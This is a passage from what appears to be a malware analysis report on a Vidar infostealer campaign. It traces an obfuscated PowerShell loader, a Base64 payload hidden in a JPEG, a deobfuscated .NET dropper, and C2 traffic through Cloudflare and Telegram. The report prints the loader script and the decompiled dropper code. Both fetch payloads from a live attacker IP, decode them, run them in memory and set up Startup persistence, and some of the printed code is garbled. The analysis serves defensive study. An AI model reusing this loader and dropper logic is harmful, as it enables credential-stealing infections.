BnAD0AJAB2AD0AJAB3AC4ARWb1AHQAOUbJAgQADAB5AFAAcBgVbHQAbwBj1AG49ABAd8ACQAUWb1AHAAAYQByYAGEADABvAH1AOWAKAcBgAbWb3c2HQAUCvBAH1AdD9AAC3CnNgYAg44MgPwAc44NgYAYDYLgYAYDAA

```

Fig.11 Obfuscated Powershell command

The image contains a **Base64-encoded payload** passed to **powershell.exe**, indicating that the actual malicious code is obfuscated to evade detection

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

function dl([param($url)][1]z)foreach($y in $z){try{$x=[Net.WebRequest]::Create($y);$w=$x.GetResponse();$v=$w.GetResponseStream();$u=New-Object IO.MemoryStream;$v.CopyTo($u);$w.Close();$bytes=$u.ToArray();$txt=[Text.Encoding]::UTF8.GetString($bytes);if($txt.IndexOf('<<BASE64_START>>')-ge0 -and $txt.IndexOf('<<BASE64_END>>')-gt0){return $bytes}}catch{continue}}return $null}

$Protocol='http';$Separator='//';$BaseUrl=$Protocol
$Separator:$HostPart='62.60.226.200';$PathPart='public_files/';$FilePart='160066.jpg';$QueryPart='?12711313';$FullUrl=$Protocol:$Separator:$HostPart:$PathPart:$FilePart:$QueryPart;$linkin=@($FullUrl);$imageBytes=dl $linkin;if($imageBytes -ne $null){$imageText=[Text.Encoding]::UTF8.GetString($imageBytes);$startFlag='<BASE64_START>';$endFlag='<BASE64_END>';$startIndex=$imageText.IndexOf($startFlag);$endIndex=$imageText.IndexOf($endFlag);if($startIndex -ge 0 -and $endIndex -gt $startIndex){$startIndex=$startIndex;$endIndex=$endIndex;$length=$endIndex-$startIndex;$base64Command=$imageText.Substring($startIndex,$base64Lengthhh);$conv=[AppDomain]::CurrentDomain.GetAssemblies()|?{$_.FullName -match "mscorlib"};$type=$conv.GetType('System.Convert');$smeth=$type.GetMethod('FromBase64String');$commandBytes=$smeth.Invoke($null,$($base64Command));$loadedAssembly=[System.Reflection.Assembly]::Load($commandBytes);$type=$loadedAssembly.GetType('testpowershell.jdqjwds');$inject='ReqAsm';

$smethName = 'ifs'+$ged+'+dddddd'+$a'; $smethod = $type.GetMethod($smethName).Invoke($null, [object[]] ('txt.OfInCpc/self_cilbup/002.622.06.26//','0','3JB03wdc5', $inject, '0'))}
```

Fig.12 Deobfuscated payload logic

TLS Setup Observed:

The script explicitly sets `SecurityProtocol` to TLS 1.2, ensuring successful communication with the remote host 62.60.226.200.

Custom Function dl Behavior:

We observed the dl function using `.Create()` and `.GetResponseStream()` to fetch data from `/public_files/160066.jpg` and convert it into a UTF-8 string.

Hardcoded + Obfuscated Endpoint:

The IP 62.60.226.200 and path /public_files/160066.jpg are constructed using split strings (e.g., \$protocol, \$hostPart) to evade detection.

Hidden Base64 Payload Markers:

The script specifically searches for <<BASE64_START>> and <<BASE64_END>> within the downloaded .jpg, confirming payload embedding inside image content.

Base64 Extraction Logic:

Using `.IndexOf()` and `.Substring()`, the script extracts only the encoded segment between markers, ignoring the rest of the image data.

Reflection-based Decoding:

Instead of direct calls, the script uses `[System.Convert]::FromBase64String()` via reflection to decode the extracted payload into raw bytes.

In-Memory Assembly Load:

The decoded byte array is passed to `[System.Reflection.Assembly]::Load()`, confirming fileless execution without dropping any binary on disk.

Dynamic Method Name Construction:

The method name is built as 'lfs' + 'ged' + 'dddddd' + 'a', showing deliberate obfuscation before invoking it using `.GetMethod().Invoke()`.

Reversed String Indicator:

The string `txt.OfZnCgc/selif_cilbup/002.622.06.26//` is reversed to reveal the actual path, hiding the C2 endpoint in plain sight.

LOLBin Reference (RegAsm):

The variable `$injec = 'RegAsm'` suggests possible use of `RegAsm.exe` for execution or injection, aligning with living-off-the-land techniques.

Execution Flow Confirmed:

Download → Extract Base64 → Decode → Load Assembly → Invoke Method — all performed in memory, minimizing detection surface.

Key Finding

This specific script demonstrates a fully fileless loader chain leveraging a hidden payload inside `160066.jpg`, reflective loading, and obfuscated execution logic techniques consistent with advanced Vidar infostealer delivery observed in 2026 campaigns.


Abusing Publicly Accessible IP Infrastructure for Image Based Payload Delivery:

Fig.13 Vidar next-stage payload retrieved as a JPEG file from an IP-based, non-secure HTTP endpoint.

The figure shows the payload being downloaded from a direct IP address (**62[.]60[.]226[.]200**) over HTTP, rather than a legitimate domain using HTTPS. In this Vidar variant, the `.jpg` file hosted at this endpoint is used as a staged payload disguised as an image.

The use of an **IP-based URL** helps attackers bypass domain reputation systems and simplifies infrastructure setup, while the lack of encryption allows quick and lightweight delivery. This combination enables the malware to **blend malicious traffic with normal looking web requests**, reducing the likelihood of detection during the initial stages of the attack chain.

It then defines a function (dl) that retrieves data from a remote URL using **Net.WebRequest**, reads the response stream, and searches for embedded markers:

```
<<BASE64_START>> ... <<BASE64_END>>
```

These markers indicate the presence of a hidden **Base64-encoded payload inside a JPEG file**.

We manually decoded Payload Identified as **testpowershell.dll**

Property	Value
File Name	D:\New\2026\Kedar\Vidar\payload
File Type	Portable Executable 64 .NET Assembly
File Info	No match found.
File Size	37.50 KB (38400 bytes)
PE Size	37.50 KB (38400 bytes)
Created	Saturday 11 April 2026, 00.54.18
Modified	Saturday 11 April 2026, 00.54.19
Accessed	Saturday 11 April 2026, 00.55.00
MD5	F0C8202D8D0453D7252CCFBFFDD9FAAC
SHA-1	EA69C31629653373BCBBB6421BA87F7FF3F52F6B

Property	Value
FileDescription	
FileVersion	0.0.0.0
InternalName	testpowershell.dll
LegalCopyright	

Fig.14 File Info Image

Stage 3: Analysis of testpowershell.dll

Phase 1: Obfuscated Assembly




Fig.15 Obfuscated assembly code image

- During our analysis, we observed that the .NET binary is protected using SmartAssembly, employing randomized class and method names along with removal of meaningful identifiers.
- Strings are concealed using Unicode-encoded representations (\u00XX), which are resolved dynamically at runtime, preventing direct static inspection.
- The control flow is intentionally distorted using redundant constructs (e.g., if (!false)), complicating decompilation.
- Key artifacts such as C2 endpoints, embedded PowerShell commands, and payload data are not directly visible, confirming the use of string encryption and runtime reconstruction as anti-analysis techniques.

Phase 2: Deobfuscation Command Execution




Fig.16 Deobfuscation of that file using de4dot

- We utilized de4dot (de4dot.exe <input_path>) to process the obfuscated assembly, which successfully identified SmartAssembly protection.
- The tool performed automated cleaning by decrypting strings, simplifying control flow, and restoring symbol names, resulting in a readable code structure.
- The generated *-cleaned binary preserved the original functionality while exposing previously hidden logic, allowing us to clearly analyze payload handling routines.

Phase 3: Deobfuscated Code

```

11 // Token: 0x02000003 RID: 3
12 public class jdgkwjds
13 {
14     // Token: 0x06000002 RID: 2 RVA: 0x00002A80 File Offset: 0x00000C80
15     public static void lfsgedddddd(string address, string enablestartup, string startupname, string injection, string
16         persistence = "0")
17     {
18         string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
19         if (enablestartup == "1" && !File.Exists(Path.Combine(folderPath, startupname + ".bat")))
20         {
21             jdgkwjds.RunPS(string.Concat(new string[]
22             {
23                 "-WindowStyle Hidden if ((Get-Location).Path -ne '",
24                 folderPath,
25                 "') ( (Get-ChildItem *.bat | Sort-Object CreationTime -Descending | Select-Object -First 1) | Copy-Item -
26                 Destination '",
27                 Path.Combine(folderPath, startupname + ".bat"),
28                 "' -Force )"
29             }));
30             WebClient webClient = new WebClient();
31             webClient.Encoding = Encoding.UTF8;
32             address += "ptth";
33             address = new string(address.Reverse<char>().ToArray<char>());
34             try
35             {
36                 string source = webClient.DownloadString(address);
37                 string text = new string(source.Reverse<char>().ToArray<char>());
38                 string s = text.Replace("Dgfre", "+");
39                 byte[] byte_ = Convert.FromBase64String(s);
40                 Class0.Class1.smethod_1(byte_, injection, "0");
41             }
42             catch
43             {
44             }
45             if (persistence == "1" && enablestartup != "0")
46             {
47                 string text2 = Path.GetTempPath() + "urffite.bat";
48                 using (StreamWriter streamWriter = new StreamWriter(text2))

```

Fig.17 Deobfuscated code of that file

- Post-deobfuscation, we identified that the execution begins by resolving the Startup directory path using Environment.SpecialFolder.Startup, followed by a conditional persistence check controlled via input parameters. If enabled, the sample invokes a hidden PowerShell instance (-WindowStyle Hidden) to locate the most recently created .bat file in the current working directory (Get-ChildItem *.bat | Sort-Object CreationTime -Descending) and copies it into the Startup folder, effectively achieving user-level persistence without explicitly dropping a new script.
- The network communication logic reveals deliberate obfuscation of the C2 string, where the hardcoded value "ptth" is reversed at runtime to reconstruct "http". This indicates a string transformation-based evasion technique, and also suggests that the full URL may be dynamically assembled or partially stored elsewhere in the binary.
- The sample then utilizes System.Net.WebClient with UTF-8 encoding to perform a synchronous HTTP request via DownloadString, retrieving the second-stage payload as a text response rather than a binary stream. This payload is intentionally obfuscated in transit.
- Upon retrieval, the payload undergoes a multi-step reconstruction pipeline: first, the entire string is reversed (Reverse<char>()), and then specific junk markers ("Dgfre") are replaced with valid Base64 characters ("+"). This indicates a custom encoding scheme layered on top of Base64 to evade static detection and signature-based scanning.
- The sanitized string is then passed to Convert.FromBase64String, producing a byte array representing the raw payload, which is likely a PE file or a .NET assembly. Notably, this process avoids writing the payload to disk, reinforcing a fileless execution approach.
- Execution is handed off to Class0.Class1.smethod_1, which acts as the core execution dispatcher. Based on parameterization (injection flag), this routine likely implements:
 - Reflective .NET assembly loading via Assembly.Load(byte[]), or
 - Process injection techniques such as RunPE / process hollowing using APIs like CreateProcess, WriteProcessMemory, and CreateRemoteThread.
- Additionally, we observed a secondary conditional branch that creates a .bat file within the %TEMP% directory using StreamWriter. This behavior suggests a fallback or redundancy-based persistence mechanism, potentially ensuring re-execution in case the primary Startup-based persistence fails.
- Overall, the recovered logic clearly demonstrates a staged execution design, where the analyzed binary functions as an intermediary responsible for payload retrieval, transformation, and in-memory execution, while delegating the actual malicious functionality to the downloaded second stage.

C2 Communication and Payload Retrieval via HTTP (JPEG-Based Staging)

Fig.18 Payload Retrieval via HTTP (JPEG-Based Staging)

The server responds with **HTTP 200 OK** and a Content-Type: image/jpeg, delivering approximately **446 KB** of data. While the response headers suggest a standard image file, inspection of the raw content reveals that the file does not follow a valid JPEG structure. Instead, it contains a clearly defined marker:

Based on execution flow correlation, the PowerShell stage retrieves this .jpg file and processes it entirely in memory by locating the Base64 marker, extracting the encoded segment, and decoding it to reconstruct the underlying binary content.

This stage represents the initial **payload staging phase**, where the attacker leverages a benign file format (JPEG) as a carrier for encoded malicious data. The decoded output from this stage is likely used as an **intermediate component**, which subsequently leads to the retrieval of additional payloads such as txt files.

12/28

```
HTTP/1.1 200 OK
Date: Mon, 13 Apr 2026 04:07:48 GMT
Server: Apache/2.4.62 (CentOS Stream)
Last-Modified: Tue, 07 Apr 2026 00:14:39 GMT
ETag: "ea380-64ed3ab4e8a50"
Accept-Ranges: bytes
Content-Length: 959360
Content-Type: text/plain; charset=UTF-8
```

[illegible]

During network monitoring, we observed an additional request from the sample to the same attacker-controlled IP **62.60.226.200**, this time targeting the path `/public_files/KGVn4OY.txt`, indicating a structured staging location on the attacker-controlled server. The server responds with a valid **HTTP 200 OK** status and serves the content as `text/plain`, deliberately masking the malicious payload as a benign text file.

Based on our analysis of the execution chain, the PowerShell stage does not treat this file as a standard download but instead processes it in memory. The retrieved content is likely first **reversed programmatically to restore the correct Base64 structure**, after which it is **decoded to reconstruct the underlying binary payload**. This reconstructed payload is then executed directly in memory, avoiding any need for writing a conventional executable to disk.

Stage 4: Analysis of Vidar Payload

13/28

File name

File type

File size

Scan

Endianness

Mode

Architecture

Type

▼ PE64

Operation system: Windows(Vista)[AMD64, 64-bit, GUI]	S	?
Linker: Microsoft Linker	S	?
Compiler: Microsoft Visual C/C++ (19.29.30151)[C++]	S	?
Language: C++	S	?
(Heur)Protection: Generic[No IAT]	S	?

Fig.20 File info image of payload

0A: '\n'

Based on the analysis, both figures exhibit an identical API resolver call pattern: call filename; add rsp,20; mov qword ptr ds:[&API>], rax. This indicates that the **loader dynamically resolves Win32 APIs at runtime rather than relying on a static import table.**

Additionally, both images contain the same global state checks at [7FF73E5929D0] and [7FF73E5929D4], suggesting that the decryption routine is executed only when specific stage-state conditions are satisfied.

We observed a byte-by-byte XOR decryption loop that reconstructs plaintext strings in memory. This is a common obfuscation technique used to hide API names and hinder static analysis.




Fig.22 Anti Debug call & file is protected with Crypter

These screenshots show a loader stage that combines anti-debug checks, runtime API resolution, and an embedded malware warning string.

The code resolves IsDebuggerPresent and IsProcessorFeaturePresent dynamically, then also references RegisterWaitForInputIdle. That is a strong sign of anti-analysis logic plus process/thread orchestration.

The file is protected with a Cryptor to reduce what defenders can observe and increase the chance that the payload runs only in a real target environment.

This stage does three things:

- Checks for a debugger or analysis environment.
- Uses a state flag to decide whether to decrypt or continue.
- Carries an embedded warning/placeholder string that may be used as a decoy.

Command-and-Control (C2) Communication Used for Data Exfiltration

Time of Day	Process Name	PID	Operation	Path	Result
14:18:10.4967473	RegAsm.exe	11944	TCP Connect	DESKTOP-6UVFA88:49366 -> 149.154.167.99:https	SUCCESS
14:18:11.0123387	RegAsm.exe	11944	TCP Connect	DESKTOP-6UVFA88:49367 -> 104.21.19.141:https	SUCCESS
14:18:12.6421777	RegAsm.exe	11944	TCP Connect	DESKTOP-6UVFA88:49368 -> 104.21.19.141:https	SUCCESS

Fig.23 TCP outbound connection of RegAsm.exe

This fig. Shows that the RegAsm.exe connected over HTTPS to 149.154.167.99, an IP associated with Telegram infrastructure and to 104.21.19.141, associated with Cloudflare infrastructure, which may be fronting a malicious domain.

3185	18.982694400	104.21.19.141	192.168.4.104	TLSv1.3	1298 Application Data, Application Data
3114	17.660305300	192.168.4.104	104.21.19.141	TLSv1.3	634 Application Data
3113	17.660187200	192.168.4.104	104.21.19.141	TLSv1.3	134 Change Cipher Spec, Application Data
3111	17.657655600	104.21.19.141	192.168.4.104	TLSv1.3	277 Server Hello, Change Cipher Spec, Application Data
3109	17.648968400	192.168.4.104	104.21.19.141	TLSv1.3	778 Client Hello (SNI=pre.sequareeus.online)
3189	18.986595000	192.168.4.104	104.21.19.141	TCP	54 49368 → 443 [RST, ACK] Seq=1385 Ack=1487 Win=0 Len=0
3187	18.982765900	192.168.4.104	104.21.19.141	TCP	54 49368 → 443 [ACK] Seq=1385 Ack=1487 Win=262144 Len=0
3115	17.665945500	104.21.19.141	192.168.4.104	TCP	60 443 → 49368 [ACK] Seq=220 Ack=1385 Win=131072 Len=0
3112	17.657717500	192.168.4.104	104.21.19.141	TCP	54 49368 → 443 [ACK] Seq=725 Ack=220 Win=261888 Len=0
3110	17.654712800	104.21.19.141	192.168.4.104	TCP	60 443 → 49368 [ACK] Seq=1 Ack=725 Win=131072 Len=0
3108	17.646766100	192.168.4.104	104.21.19.141	TCP	54 49368 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
3107	17.646642000	104.21.19.141	192.168.4.104	TCP	70 443 → 49368 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM WS=8192
3106	17.638025300	192.168.4.104	104.21.19.141	TCP	66 49368 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM

```

Handshake Type: Client Hello (1)
Length: 715
> Version: TLS 1.2 (0x0303)
Random: 35a30773f5c66afce0fc2528e57fa153042c24c1ae8f8ad23bd702b0b14d8841
Session ID Length: 32
Session ID: c1bedd3c0bea828060c7172a00b10d888a4e973206e6c9816e13f23d049d1c39
Cipher Suites Length: 40
> Cipher Suites (20 suites)
Compression Methods Length: 1
> Compression Methods (1 method)
Extensions Length: 602
> Extension: server_name (len=26) name=pre.sequareeus.online
  Type: server_name (0)
  Length: 26
  > Server Name Indication Extension
    Server Name list length: 24
    Server Name Type: host_name (0)
    Server Name length: 21
    Server Name: pre.sequareeus.online
  > Extension: status_request (len=0)

```

Fig.24 104.21.19.141 is associated with a malicious domain used for data exfiltration

Based on the analysis, the subdomain **pre.[.sequareeus[.]online** is routed through Cloudflare infrastructure (IP: 104.21.19.141), which appears to function as an intermediary layer between the victim system and backend resources. Traffic associated with this campaign indicates that the final hosting destination references a Telegram-hosted page (In fig. 26)

The observed RegAsm.exe process on the victim machine established outbound connections to the Cloudflare-fronted domain rather than directly communicating with Telegram-owned infrastructure. This suggests the use of a **proxy or traffic redirection layer** designed to conceal the true backend destination.

Operational Role of the Domain

The domain appears to serve as an **indirection/proxy mechanism**, commonly used in malicious campaigns for the following purposes:

Traffic Obfuscation and Detection Evasion

By leveraging Cloudflare and a seemingly legitimate domain, the operators can mask direct communication with Telegram services, reducing suspicion during basic network inspection.

Reputation Shielding for Malicious Content

Using Cloudflare-fronted domains allows phishing pages, malware delivery pages, or credential collection portals to appear more trustworthy while the actual backend workflow is handled through Telegram channels or bots.

2950	15.498522900	192.168.4.104	192.168.200.26	RDPUDP	555
2951	15.501219900	149.154.167.99	192.168.4.104	TCP	78 443 → 49366 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1240 SACK_PERM WS=102
2952	15.501315100	192.168.4.104	149.154.167.99	TCP	54 49366 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
2953	15.506236500	192.168.4.104	149.154.167.99	TLSv1.3	497 Client Hello (SNI=telegram.me)
2954	15.530419600	192.168.4.104	192.168.200.26	RDPUDP	1279
2955	15.530490000	192.168.4.104	192.168.200.26	RDPUDP	1279
2956	15.530550000	192.168.4.104	192.168.200.26	RDPUDP	670
2957	15.583645200	192.168.200.26	192.168.4.104	RDPUDP	104 CORRELATIONID,SYNEX,AOA
2958	15.590738700	192.168.4.104	192.168.200.26	RDPUDP	566 SYNEX,AOA

Server Name list length: 14
Server Name Type: host_name (0)
Server Name length: 11
Server Name: telegram.me
Extension: status_request (len=5)
Type: status_request (5)
Length: 5
Certificate Status Type: OCSP (1)
Responder ID list Length: 0
Request Extensions Length: 0
Extension: supported_versions (len=5) TLS 1.3, TLS 1.2
Type: supported_versions (43)
Length: 5

0000 98 03 8e 71 c9 e2 f4 39 09 10 fe 2e 08 00 45 00 ...q...9 ...E...
0010 01 e3 3c 9a 40 00 80 06 00 00 c0 a8 04 68 95 9a ...c...h...
0020 a7 63 c0 d6 01 bb bc c2 c3 15 40 e5 bd 37 50 18 ...c...h...7P...
0030 04 00 03 e4 00 00 16 03 01 01 b6 01 00 01 b2 03 ...
0040 03 61 6b dc 1b 96 43 64 01 66 89 80 f0 0f b0 3c ...ak...Cd .f...<
0050 bb 8e cf 68 dc 4f 88 c1 41 02 d6 f2 a5 f3 c4 3d ...h...0...A...<+<
0060 35 20 71 0c 1d fe ed 9c 93 41 88 04 5d 2b 26 c5 5 q...< .A...]+<.
0070 fa 5f 65 bf cb 57 d8 38 4a 7b 73 6d 50 a8 9c 39 ...e...w...8 3(smX...9
0080 ef 5d 00 28 13 02 13 01 c0 2c c0 2b c0 30 c0 2f ...].(....,....+0.../
0090 c0 24 c0 23 c0 28 c0 27 c0 0a c0 09 c0 14 c0 13 ...\$.<(. '....<+<
00a0 00 9d 00 9c 00 3d 00 3c 00 35 00 2f 01 00 01 41 ...<...< .5.../...A
00b0 00 00 00 10 00 0e 00 00 0b 74 65 6c 65 67 72 61 ...<...< telegram
00c0 6d 2e 6d 65 00 05 00 05 01 00 00 00 00 2b 00 m.me ...<+<
00d0 05 04 03 04 03 03 00 0d 00 1a 00 18 00 04 08 05 ...<...<+<

Fig.25 149.154.167.99-Another IP is associated with telegram domain

Alternate Command-and-Control / Data Relay Channel

Instead of maintaining dedicated attacker infrastructure, the campaign may use Telegram as a backend communication platform. In such scenarios, the proxied domain can facilitate:

- Exfiltration of stolen data such as credentials, logs, screenshots, or system information
- Delivery of attacker commands or updated payload instructions
- Relay of campaign telemetry through Telegram bots or associated services

